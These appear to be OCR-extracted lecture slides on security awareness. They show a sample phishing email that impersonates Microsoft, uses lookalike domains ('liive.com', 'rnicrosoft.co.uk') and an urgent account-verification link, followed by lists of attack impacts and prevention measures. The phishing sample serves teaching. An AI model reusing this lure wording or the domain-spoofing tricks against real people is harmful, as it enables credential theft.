
Verify your account

We detected some unusual activity about a recent sign in for your Microsoft account. you might be signing in from a new location app or device.

To help keep your account safe. We've blocked access to your inbox , contacts list and calander for that sign in. Please review your recent activity and we'll help you secure your account. To regain access you'll need to confirm that the recent activity was yours.

http://account.liive.com/ResetPassword.aspx

Thanks,
The Microsoft Team



From: support@microsoft.co.uk
Sent: 16/01/2023 11:44
To: **Bob Smith** <Bob.Smith@company.com>
Subject: Unusual Sign In Activity


Microsoft Account

Verify your account

We detected some unusual activity about a recent sign in for your Microsoft account bo******@company.com. you might be signing in from a new location app or device.


To help keep your account safe. We've blocked access to your inbox, contacts list and calendar for that sign in. Please review your recent activity and we'll help you secure your account. To regain access you'll need to confirm that the recent activity was yours.

Thanks,
The Microsoft Team



From: support@rnicrosoft.co.uk
Sent: 16/01/2023 11:44
To: **Bob Smith** <Bob.Smith@company.com>
Subject: Urgent Action Needed!

From: support@microsoft.co.uk
Sent: 16/01/2023 11:44
To: **Bob Smith** <Bob.Smith@company.com>
Subject: Unusual Sign In Activity



http://account.liive.com/ResetPassword.aspx

Impacts of attacks

- Impact on the company’s reputation
- Impact on privacy
- Financial losses
- Denial of service
- Unauthorized use of computer systems
- Loss, modification, and/or alteration of data or software
- etc.

Some attack prevention measures

- **Passwords:** Use a strict password policy with long and hard-to-guess passwords, change them regularly, and avoid using the same password across different platforms.
- **Security tools:** Install multiple security tools (antivirus, firewall, proxy, IDS/IPS, WAF, etc.) at various levels, keep them updated, and perform regular scans.
- **Monitoring:** Constantly check systems to ensure there are no unauthorized changes or access. Monitoring also includes staying up to date on new vulnerabilities in technologies used within the company and applying patches.
- **Backup:** Regular backups allow recovery of the system in case of an attack.
- **Awareness:** Educate users within the organization about security risks and run awareness campaigns to assess employees' level of security consciousness.
- **Vigilance:** Stay alert at all times and perform regular penetration tests.

Q & A

amine.merzoug@univ-batna2.dz

https://staff.univ-batna2.dz/merzoug-amine

https://github.com/amine-merzoug